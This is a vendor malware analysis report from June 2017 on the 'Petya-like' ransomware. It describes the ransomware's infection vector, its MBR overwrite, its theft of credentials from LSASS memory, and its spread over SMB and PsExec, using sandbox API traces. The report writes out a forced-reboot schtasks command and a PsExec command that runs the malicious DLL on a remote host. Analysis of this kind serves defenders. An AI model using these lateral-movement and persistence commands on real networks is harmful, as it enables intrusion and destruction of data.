
NYOTRON ATTACK RESPONSE CENTER

"Petya-like" Ransomware Analysis

June 2017



NYOTRON
SECURING THE WORLD

Executive Summary

Once again, a ransomware attack, dubbed "Petya-like", has been launched against weary organizations trying to keep up with their patch management processes.

Like WannaCry, "Petya-like's" goal to encrypt, but instead of encrypting exfiltrated payload, the attack attempts to overwrite the Master Boot Record for encrypting the device's Master File Table. Essentially, "Petya-like" is a device-level denial-of-service attack where the victim will have to pay a ransom to recover their file table and device resources.

"Petya-like" takes advantage of leaked exploits, like WannaCry, using strong encryption and a modular architecture. Petya-like's initial vector was a Word document (according to Ukrainian resources), and its spread mechanism is through either one of the leaked NSA exploits, or the use of PsExec with administrative credentials.

This document provides an overview of the "Petya-like" attack.

Nyotron's Threat-Agnostic Defense™ prevents Petya-like ransomware. View the short technical demonstration video here.

Table of Contents:

- The "Petya-like" Ransomware Attack Biopsy 4
- Attack Flowchart 6
- Summary and What To Do Now 13

The "Petya-like" Ransomware Attack Biopsy

1. The original entrance vector to the organization was an MS-WORD document (according to online data regarding this attack), but this can, and will, change to any one of many initial attack vectors.

2. The malware will attempt to spread in the organization using the following methods:

    a. The NSA exploits that were provided by ShadowBrokers a few months ago will allow the malware to propagate to other EPs in the local Network.

    b. If the entry-point EP user has admin privileges (on their EP or on any other EP), then LSASS will be scanned for relevant tokens, which will allow it to propagate into other EPs. With the relevant token, it will access Target_EP_IP and write the malicious DLL to the target-EPs admin$ share. A service will be created remotely on the target-EP, which will execute the malware (using rundll32.exe).


3. Per-EP malware potential damage. Overwrite the Master Boot Record (MBR), then encrypt sensitive user files.

The above means:

1. That even if an organization downloads the latest Microsoft patches to protect against NSA leaked exploits, the malware will still try and may succeed to penetrate EPs by using method 2.b above.

2. That it only takes a single vulnerable EP (to the above mentioned vectors) in an organization to allow the malware to damage the entire environment.

Flowchart of the Attack



Petya's initial vector was MS-Word (according to Ukrainian sources). Its spread mechanism is through either one of the NSA exploits, or using PsExec with administrative credentials.

The initial DLL is loaded using Rundll32.exe, with the command-line arguments in the following structure: Rundll32.exe petyawrap.dll,#1 60 [Note that the argument 60 is optional]

At first, the binary checks for the existence of C:\Windows\<dll name>. If this exists, the DLL will not proceed. Otherwise, execution proceeds as normal:

9590	4:47:20.827 AM	1	petyawrap.dll	PathFindFileNameW ("C:\Users\Freddy\Desktop\petyawrap-INFECTED\petyawrap.dll")
9591	4:47:20.827 AM	1	petyawrap.dll	PathCombineW (0x00175bac, "C:\Windows\", "petyawrap.dll")
9599	4:47:20.827 AM	1	petyawrap.dll	PathFindExtensionW ("C:\Windows\petyawrap.dll")
9600	4:47:20.827 AM	1	petyawrap.dll	PathFileExistsW ("C:\Windows\petyawrap")
9614	4:47:20.827 AM	1	petyawrap.dll	CreateFileW ("C:\Windows\petyawrap", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_FLAG_DELETE_ON_CLOSE, NULL)
9627	4:47:20.843 AM	1	petyawrap.dll	CreateFileA ("\\.\C:", GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)
9643	4:47:20.843 AM	1	petyawrap.dll	DeviceIoControl (0x0000016c, IOCTL_DISK_GET_DRIVE_GEOMETRY, NULL, 0, 0x001761a8, 24, 0x001761a4, NULL)
9645	4:47:20.843 AM	1	petyawrap.dll	LocalAlloc (LMEM_FIXED, 5120)
9647	4:47:20.843 AM	1	petyawrap.dll	SetFilePointer (0x0000016c, 512, NULL, FILE_BEGIN)
9649	4:47:20.843 AM	1	petyawrap.dll	WriteFile (0x0000016c, 0x002f07f8, 512, 0x001761a4, NULL)
9651	4:47:21.014 AM	1	petyawrap.dll	LocalFree (0x002f07f8)
9653	4:47:21.014 AM	1	petyawrap.dll	CloseHandle (0x0000016c)

Since it doesn't find C:\Windows\petyawrap execution proceeds normally


Creating a dummy file (e.g. "perfc") will not help as the attackers are easily capable (using the same variant) of rendering this defense ineffective.

Example of the malware's action when the file exists:

(Notice: the file's name is "petyawrap," not "perfc").


petyawrap.dll	PathFindFileNameW ("C:\Users\Freddy\Desktop\petyawrap-INFECTED\pet...	0x0024f19e
petyawrap.dll	PathCombineW (0x001862d4, "C:\Windows\", "petyawrap.dll")	0x001862d4
petyawrap.dll	PathFindExtensionW ("C:\Windows\petyawrap.dll")	0x001862fc
petyawrap.dll	PathFileExistsW ("C:\Windows\petyawrap")	TRUE
petyawrap.dll	ExitProcess (0)	

The ransomware now overwrites the MBR with its own code:




Uses a named pipe for inter-process communication, (As we will see later one of the binaries is given this named pipe's full-path as a commandline argument):

A scheduled task is created to restart the endpoint after one hour:



C:\Windows\system32\cmd.exe /c schtasks /Create /SC once /TN /TR "C:\Windows \system32\shutdown.exe /r /f" /ST HH:MM

Network adapters are enumerated, netbios attempts (port 139) to retrieve the remote endpoint's computer-name are made, along with probing for SMB (port 445) - in order to expand using exploits leaked from the NSA:




470650	4:47:34.196 AM	6	petyawrap.dll	MultiByteToWideChar (CP_UTF8, 0, "192.168.245.4", -1, NULL, 0)
470654	4:47:34.196 AM	6	petyawrap.dll	MultiByteToWideChar (CP_UTF8, 0, "192.168.245.4", -1, 0x0030a720, 14)
470658	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("127.0.0.1", "192.168.245.4")
470660	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("localhost", "192.168.245.4")
470662	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("FREDDY-PC", "192.168.245.4")
470664	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("192.168.245.1", "192.168.245.4")
470666	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("192.168.245.3", "192.168.245.4")
470668	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("192.168.245.4", "192.168.245.4")
470675	4:47:34.212 AM	6	petyawrap.dll	ntohl (3232298245)
470676	4:47:34.212 AM	6	petyawrap.dll	memset (0x0319f710, 0, 256)
470677	4:47:34.212 AM	6	petyawrap.dll	socket (AF_INET, SOCK_STREAM, IPPROTO_IP)
470702	4:47:34.212 AM	6	petyawrap.dll	htons (445)
470703	4:47:34.212 AM	6	petyawrap.dll	ioctlsocket (672, FIONBIO, 0x0319f824)
470710	4:47:34.212 AM	6	petyawrap.dll	connect (672, 0x0319f814, 16)
470738	4:47:34.212 AM	6	petyawrap.dll	select (673, NULL, 0x0319f70c, NULL, 0x0319f828)
499930	4:47:36.224 AM	6	petyawrap.dll	closesocket (672)
499942	4:47:36.224 AM	6	petyawrap.dll	memset (0x0319f710, 0, 256)
499943	4:47:36.224 AM	6	petyawrap.dll	socket (AF_INET, SOCK_STREAM, IPPROTO_IP)
499966	4:47:36.224 AM	6	petyawrap.dll	htons (139)
499967	4:47:36.224 AM	6	petyawrap.dll	ioctlsocket (672, FIONBIO, 0x0319f824)

Loads a resource from the DLL to the AppData folder (file format is XXXX.tmp where XXXX is a hexadecimal value):

12241	4:47:21.202 AM	1	petyawrap.dll	malloc (7116)
12243	4:47:21.202 AM	1	petyawrap.dll	free (0x00129df8)
12245	4:47:21.202 AM	1	petyawrap.dll	GetTempPathW (520, 0x00175724)
12354	4:47:21.217 AM	1	petyawrap.dll	GetTempFileNameW ("C:\Users\Freddy\AppData\Local\Temp\", NULL, 0, 0x00175b34)
12377	4:47:21.217 AM	1	petyawrap.dll	CoCreateGuid (IID_NULL)
12378	4:47:21.217 AM	1	ole32.dll	UuidCreate (IID_NULL)
12428	4:47:21.217 AM	1	petyawrap.dll	StringFromCLSID ({aea3a508-94e3-41bd-a213-200380bc4d50}, 0x001761b8)
12429	4:47:21.217 AM	1	ole32.dll	lstrlenW ("{AEA3A508-94E3-41BD-A213-200380BC4D50}")
12430	4:47:21.217 AM	1	ole32.dll	RegOpenKeyExW (HKEY_LOCAL_MACHINE, "Software\Microsoft\Ole", 0, KEY_READ, 0x0017459c)
12439	4:47:21.217 AM	1	ole32.dll	RegQueryValueExW (0x0000018c, "MaximumAllowedAllocationSize", NULL, 0x00174594, 0x00174590, 0x00174598)
12582	4:47:21.248 AM	1	ole32.dll	RegCloseKey (0x0000018c)
12589	4:47:21.248 AM	1	ole32.dll	memcpy (0x00249708, 0x001745cc, 78)
12591	4:47:21.248 AM	1	petyawrap.dll	CreateFileW ("C:\Users\Freddy\AppData\Local\Temp\EA51.tmp", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_HIDDEN, NULL)
12631	4:47:21.248 AM	1	petyawrap.dll	WriteFile (0x0000018c, 0x002f5e20, 47616, 0x00174710, NULL)
12633	4:47:21.248 AM	1	petyawrap.dll	CloseHandle (0x0000018c)

This binary is a tool used to read LSASS.exe's memory and attain administrative privileges:




12645	4:47:21.248 AM	1	petyawrap.dll	CreateProcessW ("C:\Users\Freddy\AppData\Local\Temp\EA51.tmp", ""C:\Users\Freddy\AppData\Local\Temp\EA51.tmp" \\.\pipe\{AEA3A508-94E3-41BD-A213-20038...
166260	4:47:26.225 AM	1	petyawrap.dll	WaitForSingleObject (0x000001a4, 60000)
166273	4:47:26.599 AM	1	petyawrap.dll	EnterCriticalSection (0x0024e7b0)
166274	4:47:26.599 AM	1	petyawrap.dll	InterlockedExchange (0x0024e7d8, 1)
166275	4:47:26.599 AM	1	petyawrap.dll	LeaveCriticalSection (0x0024e7b0)
166276	4:47:26.599 AM	1	petyawrap.dll	TerminateThread (0x0000018c, 0)
166279	4:47:26.599 AM	1	petyawrap.dll	CloseHandle (0x0000018c)
166281	4:47:26.599 AM	1	petyawrap.dll	CreateFileW ("C:\Users\Freddy\AppData\Local\Temp\EA51.tmp", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_HIDDEN, NULL)
166294	4:47:26.599 AM	1	petyawrap.dll	WriteFile (0x0000018c, 0x002f5e20, 47616, 0x00174710, NULL)
166296	4:47:26.599 AM	1	petyawrap.dll	CloseHandle (0x0000018c)

The process extracts PsExec (names it "dllhost.dat") to the local machine from its resources:

166314	4:47:26.599 AM	1	petyawrap.dll	FindResourceW (0x008c0000, 3, 10)
166316	4:47:26.599 AM	1	petyawrap.dll	LoadResource (0x008c0000, 0x008e00c8)
166318	4:47:26.599 AM	1	petyawrap.dll	LockResource (0x008ecd8c)
166319	4:47:26.599 AM	1	petyawrap.dll	SizeofResource (0x008c0000, 0x008e00c8)
166323	4:47:26.599 AM	1	petyawrap.dll	malloc (7116)
166325	4:47:26.599 AM	1	petyawrap.dll	free (0x00129df8)
166329	4:47:26.599 AM	1	petyawrap.dll	GetWindowsDirectoryW (0x00303088, 260)
166331	4:47:26.599 AM	1	petyawrap.dll	PathAppendW ("C:\Windows", "dllhost.dat")
166339	4:47:26.599 AM	1	petyawrap.dll	CreateFileW ("C:\Windows\dllhost.dat", GENERIC_WRITE, 0, NULL, CREATE_NEW, 0, NULL)
166352	4:47:26.599 AM	1	petyawrap.dll	WriteFile (0x0000018c, 0x03033fd0, 381816, 0x001761a0, NULL)
166354	4:47:26.599 AM	1	petyawrap.dll	CloseHandle (0x0000018c)
166357	4:47:26.599 AM	1	petyawrap.dll	HeapFree (0x00210000, 0, 0x03033fd0)
166359	4:47:26.599 AM	1	petyawrap.dll	SetLastError (ERROR_SUCCESS)
166360	4:47:26.599 AM	1	petyawrap.dll	CreateThread (NULL, 0, 0x008ca0fe, NULL, 0, NULL)


The final line in this image shows the "CreateThread" method used to invoke the attempt to infect other machines by writing the malicious DLL to \\<ENDPOINT-IP>\admin$\<dllname>. admin$ is a known share in windows environments for administrators. This thread also attempts to execute the malicious code as a service using the administrative privileges it acquired from reading LSASS.exe's memory:



Using PsExec to execute on a remote machine:

C:\Windows\dllhost.dat C:\Windows\dllhost.dat \\192.168.245.3 -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\dllname.dll",#1 60

Lastly, find the logical drives to encrypt (filesystem drives):



The encryption process:

```
petyawrap.dll   PathCombineW ( 0x0281e690, "C:\IDA61\python", "init.py" )
petyawrap.dll   PathFindExtensionW ( "init.py" )
petyawrap.dll   wsprintfW ( 0x0281eaa0, "%ws.", ... )
petyawrap.dll   StrStrIW ( ".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf....
